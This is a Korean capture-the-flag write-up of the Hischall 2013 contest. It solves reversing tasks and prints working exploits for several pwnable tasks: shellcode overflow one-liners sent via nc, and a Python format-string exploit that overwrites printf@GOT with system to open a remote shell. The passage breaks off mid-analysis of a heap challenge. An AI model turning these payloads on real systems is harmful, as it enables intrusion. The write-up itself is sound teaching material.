해킹방어대회 문제풀이 보고서


- Hischall 2013 -

Name : Kwon Hyuk
Nick : pwn3r
Email : austinkwon2@gmail.com
Ranking : 3 rd

대회 소개

- 대회 홈페이지 : http://hischall.kr/
- 운영 : 호서대학교 정보보호학과
- 대회 진행 방식: 선택형 문제풀이 방식 (지오파티 방식)
- 대회 종료 후 상위 6 명 수상

Ranking




BAAASIC GNIREENIGNE

Description
히히히 Solver:25

.exe 확장자를 가진 프로그램 하나가 주어졌다. 프로그램을 실행해보면 아래 화면을 볼 수 있다

프로그램 실행 결과



"Input String"이라는 문구를 출력하고 사용자에게 문자열을 입력 받는다. 사용자가 입력을 넣어주면 "Wrong !"이라는 문자열을 출력하고 종료한다.

핵심 코드

```
v8 = printf("Input String : ");
sub_411140(&v14 == &v14, v8);
sub_4111A4(&v75);
if ( (char)v77 == 'E' )                         // 5 번째 글자가 'E'인지 검사
{
  if ( ((char)v76 ^ 9) == 'p' )                 // 1 번째 글자가 'p'^9 (y)인지 검사
  {
    if ( SBYTE2(v79) == 'a' )                   // 15 번째 글자가 'a'인지 검사
    {
      Str1 = *(_WORD *)((char *)&v77 + 1);
      v68 = BYTE3(v77);
      v69 = v78;
      v70 = v79;
      v71 = 0;
      v72 = 0;
      v73 = 0;
      v74 = 0;
      if ( !j_strcmp((const char *)&Str1, "paktdlTdm") )// 6~14 번째 글자가 "paktdlTdm" 인지 검사
      {
        if ( v75 == 'd' )                       // 0 번째 글자가 'd'인지 검사
        {
          v64 = *(_WORD *)((char *)&v76 + 1);
          v65 = BYTE3(v76);
          v66 = 0;
          if ( !j_strcmp((const char *)&v64, "aka") )// 2~4 번째 글자가 "aka"인지 검사
          {
            v9 = printf("Correct !\n");          // 모든조건을 만족하면 Correct ! 출력
            sub_411140(&v14 == &v14, v9);
          }
        }
```

위 코드가 입력 받은 문자열을 검증하는 루틴이다. 주석에 적은 조건들을 모두 만족시키는 문자열을 만들어서 입력해보면 "Correct !"라는 문자열이 나타난다.

Result

Flag : dyakaEpaktdlTdma

Flagis1337

Description
Solver:53

html 파일이 하나 주어졌다. 웹 브라우저로 열어보면 아래와 같은 화면을 볼 수 있다.

실행 화면


임의로 정해진 숫자를 사용자가 맞추는 것으로 보인다. 소스를 확인해보면 입력한 숫자가 정해진 숫자보다 클 때, 작을 때, 같을 때에 대한 처리부분이 보인다. 그 중 두 숫자가 같을 때, 알아볼 수 없는 문자로 이루어진 자바스크립트가 실행된다.

디컴파일 결과

```
var speech='Guess my number';
function process(mystery) {
var guess=document.forms.guessquiz.guess.value;
var speech='"'+guess+ '" does not make sense to me.';
document.forms.guessquiz.guess.value='';

if (guess==mystery)
{
□ω□□= /｀m´) □ ~┻━┻   //*´▽｀*/ [' ']; o=(□□□)  = =3; c=(□θ□) =(□□□)-(□□□); (□Д□) =(□θ□)= (o^ ^o);
}

if (mystery<guess)
{
speech='Less than '+ guess;
}

if (mystery>guess)
{
speech='Greater than '+ guess;
}

if (guess=='')
{
speech='You didn\'t guess anything!'
}

document.forms.guessquiz.prompt.value=speech; document.forms.guessquiz.guess.focus();

}
```

크롬의 개발자도구를 이용하여 이를 강제로 실행시켜보았다.

Recover string



인증키로 보이는 문자열이 나타났다.

Flag : 1337g33kn355mj

Systempoke

Description
쉽습니다. Server: 210.125.73.220:1111 , 모든 보호옵션 x Solver:8

easy라는 파일명의 바이너리와 해당 바이너리가 xinetd 서비스로 돌아가고 있는 서버의 주소가 주어졌다. 해당 서버에 접속해보니 아래와 같이 사용자의 입력을 다시 출력해주고 연결을 끊는다.

서버 접속

```
root@ubuntu:~# nc 210.125.73.220 1111
input
input
```


서버에 접속하면 사용자의 입력을 기다리는데, 입력을 넣어주면 사용장의 입력이 그대로 되돌아오고 연결이 끊긴다.

핵심 코드

```
int __cdecl main()
{
  return go();
}
int __cdecl go()
{
  char *v0; // eax@1
  char s; // [sp+10h] [bp-408h]@1
  int v3; // [sp+418h] [bp+0h]@1
  int v4; // [sp+41Ch] [bp+4h]@1

  myret = v4;
  myebp = v3;
  v0 = gets(&s);
  return puts(v0);
}
```

바이너리의 동작은 매우 간단하다. gets함수로 사용자에게 입력을 받고, 그 입력을 puts함수로 그대로 출력시키는 것이다. 그런데 문자열의 길이제한 없이 입력을 받는 gets함수로 인해 오버플로우 취약점이 발생한다.

오버플로우 취약점으로 EIP변조



바이너리에는 execstack 옵션이 걸려있었기 때문에 거의 모든 메모리에 실행권한이 존재하는 상태이다. 따라서 gets 함수로 데이터영역에 쉘코드를 입력 받고 실행하게 함으로써 쉘을 획득할 수 있었다.

페이로드 구성
[gets@plt] [&'ret'] [freespace]

로그인 성공

```
root@ubuntu:~# (python -c 'print "a"*0x41c+"\x10\x83\x04\x08"+"\x9e\x84\x04\x08"+"\x24\xa2\x04\x08"+"\n"+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"';cat)|nc 210.125.73.220 1111
id
uid=1001(system100) gid=1001(system100) groups=1001(system100)

cat /prob/flag
http://www.youtube.com/watch?v=TYXbbE3W36M
```

Flag : http://www.youtube.com/watch?v=TYXbbE3W36M

비밀번호

Description
아무도 내 비밀번호를 모를꺼야! Solver:24

mob1.apk라는 안드로이드 어플리케이션이 주어졌다. 디컴파일 해보면 아래와 같은 코드를 볼 수 있다.

핵심 코드

```
class a
  implements View.OnClickListener
{
  a(MainActivity paramMainActivity)
  {
  }

  public void onClick(View paramView)
  {
    b localb = new b(this.a, null);
    try
    {
      String[] arrayOfString = new String[1];
      arrayOfString[0] = "umum.hischall.kr";
      if (((String)localb.execute(arrayOfString).get()).split(": ")[1].split("\n")[0].equals(this.a.b.getText().toString()))
        Toast.makeText(this.a.getApplicationContext(), "Correct", 0).show();
      else
        Toast.makeText(this.a.getApplicationContext(), "Wrong!", 0).show();
    }
    catch (InterruptedException localInterruptedException)
    {
      localInterruptedException.printStackTrace();
    }
    catch (ExecutionException localExecutionException)
    {
      localExecutionException.printStackTrace();
    }
  }
}
class b extends AsyncTask
{
  private b(MainActivity paramMainActivity)
  {
  }

  protected String a(String[] paramArrayOfString)
  {
    try
    {
      InetAddress localInetAddress = InetAddress.getByName(paramArrayOfString[0]);
      String str2 = MainActivity.a(this.a, "http://" + localInetAddress.getHostAddress() + ":11011");
      str1 = str2;
      return str1;
    }
    catch (UnknownHostException localUnknownHostException)
    {
      while (true)
      {
        localUnknownHostException.printStackTrace();
        String str1 = null;
      }
    }
  }
}
```

코드를 읽어보면 umum.hischall.kr의 IP주소를 확인하고, 해당 IP에 11011포트로 http 접속요청을 한다. 처음엔 결국 같은 곳으로 접속되니까 "http://umum.hischall.kr:11011/"에 접속해보았더니 this is not key라는 문자열이 출력된다. 그래서 코드에 나와있던대로 IP를 확인하여 "http://210.125.73.216:11011/"에 접속해보았더니 " KEY : This_is_Real_K3y~" 인증 키가 출력되었다.

Flag : This_is_Real_K3y~

JustForFuxx

Description
인증형식 : [Integer]_[Password] ex) 1234_huh [+] 실제로 바이너리 자체로는 답이 여러가지 이지만 잘생각해보시면 답이 한가지가됩니다. 아래 DLL 을 추가해주세요! Integer 는 8 자리입니다. Solver:8

.exe 확장자를 가진 프로그램 하나가 주어졌다. 프로그램을 실행해보면 아래 화면을 볼 수 있다

프로그램 실행 결과

```
2013 hischall binary100 problem
Just For Fun ;)
Input Integer : 1234
Congraz! Password is : zwddgzakuzsdd
```

Input Integer이라는 문구를 출력하고 사용자에게 숫자를 입력 받는다. 그래서 임의의 숫자를 입력해줬더니 이상한 문자열이 출력되었다. 프로그램을 리버싱하여 핵심 코드만 파이썬으로 옮겨보았다.

핵심 코드

```
#!/usr/bin/python

alphatable = "abcdefghijklmnopqrstuvwxyz"
str1 = "czggjcdnxcvgg"
result = ""

input1 = int(raw_input("Input Integer : "))
input1 ^= 0x0bc5c01
input1 -= 0x3e7
input1 -= 0x1e233
input1 -= 0x1360f0
input1 -= 0x1f4
input1 -= 0x1770
input1 -= 0x32
input1 -= 0x2

for i in str1:
       result += alphatable[((alphatable.find(i)+input1)% 0x1a)]
print "Congraz! Password is : ",result
```

input1으로 연산한 값은 결국 0x1a로 모드연산 되기 때문에 패스워드의 경우의 수는 0x1a개가 전부이다. 0x0~0x1a에 대한 패스워드를 생성해봄으로써, 가능한 패스워드의 리스트를 모두 알아

보았다.

```
Congraz! Password is :  hellohischall
Congraz! Password is :  gdkknghrbgzkk
Congraz! Password is :  jgnnqjkuejcnn
Congraz! Password is :  ifmmpijtdibmm
Congraz! Password is :  lippslmwglepp
Congraz! Password is :  khoorklvfkdoo
Congraz! Password is :  nkrrunoyingrr
Congraz! Password is :  mjqqtmnxhmfqq
Congraz! Password is :  pmttwpqakpitt
Congraz! Password is :  olssvopzjohss
Congraz! Password is :  rovvyrscmrkvv
Congraz! Password is :  qnuuxqrblqjuu
Congraz! Password is :  tqxxatueotmxx
Congraz! Password is :  spwwzstdnslww
Congraz! Password is :  vszzcvwgqvozz
Congraz! Password is :  uryybuvfpunyy
Congraz! Password is :  xubbexyisxqbb
Congraz! Password is :  wtaadwxhrwpaa
Congraz! Password is :  zwddgzakuzsdd
Congraz! Password is :  yvccfyzjtyrcc
Congraz! Password is :  byffibcmwbuff
Congraz! Password is :  axeehablvatee
Congraz! Password is :  dahhkdeoydwhh
Congraz! Password is :  czggjcdnxcvgg
Congraz! Password is :  fcjjmfgqafyjj
Congraz! Password is :  ebiilefpzexii
```

0번일 때 유일하게 알아볼 수 있는 패스워드가 나타났다. (hellohischall) 따라서 문제에서 요구한 패스워드는 "hellohischall"이 되는데, 이를 생성할 수 있는 integer는 굉장히 다양하기 때문에 문제에서 요구한 integer가 무엇인지 알 수 없다. 약간의 추측을 통해 "hellohischall을 패스워드로 하면서, input에 대한 연산의 결과가 0x1a를 넘지 않도록 하는 것이 아닐까" 하는 생각으로 연산 결과가 0x1a를 넘지 않도록 하는 input을 찾아 인증을 시도하였더니 인증에 성공했다.

```
>>> 5 + 0x2 + 0x32 + 0x1770 + 0x1f4 + 0x1360f0 + 0x1e233 + 0x3e7
1400999
>>> 1400999 ^ 0x0bc5c01
11091110
```

```
2013 hischall binary100 problem
Just For Fun ;)
Input Integer : 11091110
Congraz! Password is : hellohischall
```

Flag : 11091110_hellohischall

Oldboy

Description
쉽지는 않습니다. 아마도? Server: 210.125.73.220:2222 ASLR/NX/PIE => X but + @ Ubuntu 13.10 #ls oldboy flag #pwd /home/system200/prob/ 힌트: 여러분의 쉘코드는 잘 실행되고 있습니다. 근데 왜 키를 못얻을까요? 힌트 2: chroot /home/system200/prob/ 힌트: read_data("/flag") Solver:4

oldboy 라는 파일명의 바이너리와 해당 바이너리가 xinetd 서비스로 돌아가고 있는 서버의 주소가 주어졌다. 해당 서버에 접속해보니 아래와 같이 사용자의 입력을 다시 출력해주고 연결을 끊는다.

접속 결과

```
root@ubuntu:~# nc 210.125.73.220 2222
input
input
```

앞에서 나왔던 systempoke문제와 굉장히 접속 결과가 비슷하다. 우선 oldby 바이너리가 무슨 동작을 하는지 디컴파일하여 분석해본다.

핵심 코드

```
int __cdecl main()
{
  int v0; // eax@1
  int v2; // [sp+10h] [bp-408h]@1

  memset(&v2, 0, 0x400u);
  v0 = ((int (__fastcall *)(_DWORD, signed int))gets)(0, 256);
  return ((int (__cdecl *)(int))puts)(v0);
}
```

코드 역시 systempoke문제와 굉장히 유사하다. 바이너리에는 execstack 옵션이 걸려있다는 것까지 똑같았기 때문에, systempoke문제에서 사용했던 gets 함수로 데이터영역에 쉘코드를 입력 받고 실행하는 페이로드로 쉘을 획득할 수 있었다.

페이로드 구성
[gets@plt] [&'ret'] [freespace]

로컬에서 쉘을 획득하여 서버에 공격을 시도해보니, 이상하게 쉘이 실행되지 않는다는 것을 확인할 수 있었다. 혹시나 해서 다른 쉘코드들을 사용해보았지만 역시 아무런 반응이 없었다. 몇 가지 테스트를 통해 쉘코드가 실행이 된다는 것을 확인했지만, 쉘은 실행되지 않았다. 마침 힌트로 chroot가 걸려있다는 것을 알게 되고, flag파일을 open-read-send 함으로써 인증키를 획득하였다.

심볼릭 링크로 경로 조작

```
root@ubuntu:~# (python -c 'print "a"*0x40c+"\x40\x99\x04\x08"+"\x3d\x9a\x04\x08"+"\xa0\x5d\x0f\x08"+"\n"+"\x90"*20+"31c05068666c6167682f2f2f2f89c189e3b005cd8089c65031d2b20489e189cf89f331c0b003cd8085c0741389c289f931dbbb0100000031c0b004cd80ebd99090".decode("hex")';cat)|nc 210.125.73.220 2222
Dr.Pepper.@_@
```


Flag : Dr.Pepper.@_@

[BONUS]Life is all about timing

Description
Break Thru에게 상품을 드립니다. 당신의 인생은 짧아요. 그리고 그 인생에 있어서 중요한 타이밍은 더 짧죠. 아마 이 문제를 풀면서 타이밍의 중요성을 아주 잘 알게 될거에요. 왜냐구요? 여러분은 몇밀리초 차이로 답을 맞추지 못할수도 있으니까요 (^^)/ Solver:15


.exe 확장자를 가진 프로그램 하나가 주어졌다. 프로그램을 실행해보면 아래 화면을 볼 수 있다

실행 화면



우선 바이너리가 무슨 동작을 하는지 알기 위해 디컴파일을 시도했지만 잘 되지 않아 디버거로 attach하여 분석을 시도했다. 그런데 프로그램에서 사용하는 문자열 목록을 확인했더니 아래와 같이 누가 봐도 인증 키처럼 생긴 문자열을 확인할 수 있었고 이를 인증시도 했더니 성공했다.

핵심 코드



Flag : ch1ck3n4ndp34c3

8787

Description
- Ubuntu 13.04 - ASLR O - NX O - no-pie cat key Server: 210.125.73.215:33333 Solver:4

8787 파일명의 바이너리와 해당 바이너리가 xinetd 서비스로 돌아가고 있는 서버의 주소가 주어졌다. 해당 서버에 접속해보니 아래와 같이 사용자가 연결을 종료하기 전까지 무한히 사용자의 입력을 다시 출력해준다.

접속 결과

```
root@ubuntu:~# nc 210.125.73.215 33333
hello
hello
hi
hi
```

8787 바이너리가 무슨 동작을 하는지 디컴파일하여 분석해본다.

핵심 코드

```
void __cdecl main()
{
  size_t i; // [sp+14h] [bp-90h]@2
  signed int count; // [sp+18h] [bp-8Ch]@2
  int buf; // [sp+1Ch] [bp-88h]@2
  int v3; // [sp+9Ch] [bp-8h]@1

  v3 = *MK_FP(__GS__, 20);
  setvbuf(stdout, 0, 2, 0);
  while ( 1 )
  {
    fgets((char *)&buf, 127, stdin);            // 사용자에게 입력을 받음
    count = 0;
    for ( i = 0; i < strlen((const char *)&buf); ++i )
    {
      if ( *((_BYTE *)&buf + i) == '%' )
      {
        ++count;
        if ( count > 9 )                        // '%'의 개수가 9개보다 많으면 종료
        {
          puts("stop it dude!@ :(");
          exit(0);
        }
      }
      if ( *((_BYTE *)&buf + i) == '$' || *((_BYTE *)&buf + i) == 'p' || *((_BYTE *)&buf + i) == 'x' )
      {                                         // '$' or 'x' or 'p'가 발견되면 종료
        puts("nope!");
        exit(0);
      }
    }
    printf((const char *)&buf);                 // 포맷스트링버그 발생
  }
}
```

사용자에게 입력을 받고 '%'의 개수를 9개로 제한하고 '$', 'x', 'p'등을 사용하지 못하도록 제한한다. 그 후 printf함수에서 포맷스트링 버그를 발생시킨다.

문제서버에는 aslr이 걸려있기 때문에 '%d' 포맷스트링을 이용해 메모리릭을 하여 라이브러리 주소를 계산해서 공략해야 한다. system@libc함수의 주소를 구하고, 이를 printf@got에 덮어씌워 다음 출력 때 printf함수가 내가 넣어준 명령이 실행되도록 했다.

exploit.py

```
#!/usr/bin/python

from socket import *
import time
HOST = "210.125.73.215"
#HOST = "localhost"
PORT = 33333
#PORT = 7788
s = socket(AF_INET, SOCK_STREAM)
s.connect((HOST, PORT))
s.send("%20d%20d%20d%20d%20d%20d%20d%20d%20d\n")
data= s.recv(1024)
leaked = 0x100000000+ int(data[29:29+11])
system = leaked - 0x16f860# 13.10
print "system addr : %x" %system
payload = ""
payload += "\x0c\xa0\x04\x08" # 4 (0x4)
payload += "AAAA" # 4 (0x8)
payload += "\x0e\xa0\x04\x08" # 4 (0xc)
payload += "%4c" * 5 # 20 (0x20)
payload += "%%%dc" %((system % 0x10000)-0x20)
payload += "%hn"
if (leaked/0x10000) < (system % 0x10000):
	payload += "%%%dc" %((0x10000+(system / 0x10000))-(system%0x10000))
else:
	payload += "%%%dc" %(((system / 0x10000))-(system%0x10000))
payload += "%hn"
payload += "\n"

s.send(payload)
time.sleep(10)
print s.recv(0x40000).replace(" ","")

s.send("sh\n")

while 1:
	cmd = raw_input("$ ")
	s.send(cmd+"\n")
	if cmd=="exit":
		break
	print s.recv(1024)

s.close()
```

```
root@ubuntu:~# ./exploit.py
system addr : b7566260
```

```
 AAAA~0 A

$ cat flag
the key is : "do you know 87-groups?"
```

Flag : do you know 87-groups?

[BONUS] ELF Girl (100)

Description
Break Thru에게 상품을 드립니다. 답은 md5로 인증해주세요. Solver:8

ELF 바이너리가 주어졌다. 그것도 arm에서 컴파일된걸로.
따로 준비해둔 arm 환경이 없었기 때문에, 실행할 수가 없어 그냥 바로 ida로 열어봤다.

핵심 코드

```
int __fastcall main(int a1, const char **a2)
{
  int v2; // r3@13
  char command; // [sp+8h] [bp-10Ch]@5
  int v5; // [sp+108h] [bp-Ch]@1
  int i; // [sp+10Ch] [bp-8h]@1

  i = 0;
  v5 = 0;
  if ( strcmp("./arrrrrrrrrrrrm", *a2) )
  {
    puts("Haha....");
    exit(0);
  }
  for ( i = 0; i <= 400; ++i )
  {
    sprintf(&command, "mkdir %d", i);
    system(&command);
  }
  for ( i = 0; i <= 211; ++i )
  {
    sprintf(&command, "rm -rf %d", i);
    system(&command);
  }
  i = 110;
  system("rm -rf *");
  for ( i = 0; i <= 112; ++i )
    v5 += i + 4 * v5;
  sprintf(&command, "mkdir %d", v5);
  system(&command);
  return v2;
}
```

디렉토리를 만들고 삭제하는 것이 전부이다. 유일하게 다른 부분은 마지막에 몇 가지 연산을 통해 v5에 만들어지는 숫자가 의심스러웠다. 그래서 연산의 결과를 알아내 md5 해쉬로 인증시도를

했더니 인증에 성공했다.

연산 결과

```
root@ubuntu:~# cat www.c
#include <stdio.h>

int main()
{
        int i;
        int v5=0;
        for(i=0;i<=112;i++) v5 += i + 4*v5;
        printf("%d\n",v5);
}
root@ubuntu:~# ./www
465010008
```

Flag : 21fe4f8ead48875a1774056781914536

line87

Description
Ubuntu 13.10 ASLR O NX O PIE X cat key Server - 210.125.73.215:44444 Solver:1

line87 파일명의 바이너리와 해당 바이너리가 xinetd 서비스로 돌아가고 있는 서버의 주소가 주어졌다. 해당 서버에 접속해보니 아래와 같이 사용자에게 메뉴를 입력 받아 그에 맞는 입출력을 해준다.

실행 결과

```
root@ubuntu:~# ./line87
########################
# help : print this message.
# quit : exit this program.
# add : add to new file.
# list : print file name in each user dir
# create : create NEW user.
# free : delete user. but you don't use it.
########################
# create
ID : pwn3r
PW : pwn3r
1. normal view(like ls)
2. all view (like ls -a)
3. desc view
4. debug view
#
```

기본적으로 6개의 메뉴를 사용할 수 있는데, 이 6개의 메뉴를 읽어보면 ftp와 비슷하게 create 명령들을 사용해 사용자를 설정하고 add나 list로 file을 추가할 수 있도록 되어있다. 그리고 logout 기능으로 보이는 free라는 명령이 있는데, 아무리 봐도 취약점 잘 유발하게 생겼다고 느껴졌다. 아무튼 각 기능들에 대해 대략적으로 파악했으므로 바이너리를 디컴파일하여 각 명령을 분석하였다.

Create 명령의 handler

```
int __cdecl CREATE_8048BD5()
{
  int list_mode; // eax@1
  int v1; // edx@12
  int v2; // ecx@12
  int result; // eax@22
  size_t i; // [sp+10h] [bp-418h]@14
  char nptr; // [sp+18h] [bp-410h]@1
  char s; // [sp+1Ch] [bp-40Ch]@19
  int v7; // [sp+41Ch] [bp-Ch]@1

  v7 = *MK_FP(__GS__, 20);
  ptr = malloc(0xCu);
  *(_DWORD *)ptr = malloc(0x20u);
  *((_DWORD *)ptr + 1) = malloc(0x20u);
  printf("ID : ");
  fgets(*(char **)ptr, 32, stdin);
  printf("PW : ");
  fgets(*((char **)ptr + 1), 32, stdin);
  puts("1. normal view(like ls)");
  puts("2. all view (like ls -a)");
  puts("3. desc view");
  puts("4. debug view");
  printf("select list> ");
  fgets(&nptr, 3, stdin);
  list_mode = atoi(&nptr);
  if ( list_mode == 2 )
  {
    *((_DWORD *)ptr + 2) = ALL_VIEW_8048906;
  }
  else
  {
    if ( list_mode > 2 )
    {
      if ( list_mode == 3 )
      {
        *((_DWORD *)ptr + 2) = DESC_VIEW_8048988;
      }
      else
      {
        if ( list_mode == 4 )
          *((_DWORD *)ptr + 2) = DEBUG_VIEW_804892C;
      }
    }
    else
    {
      if ( list_mode == 1 )
        *((_DWORD *)ptr + 2) = NORMAL_VIEW_80488AC;
    }
  }
```

Create 명령 handler함수에선 0xc(12)byte의 heap 을 할당하여 ptr 전역 변수에 heap 포인터를 저장하고, 해당 포인터에 0x20(32)byte의 heap을 2번 할당하여 ptr[0] 과 ptr[1]에 저장한다. 이후 사용자에게 ID와 PW를 각각 ptr[0]과 ptr[1]에 입력 받는다.

ptr[2]에는 사용자가 선택한 list 출력방식에 따라 함수포인터가 저장된다. 분석결과를 토대로 ptr은 아래와 같은 구조체를 가리키는 포인터라고 생각할 수 있다.

```
struct user {
    char *ID;
    char *PW;
    int (*function_ptr)(const struct dirent *)
};
```

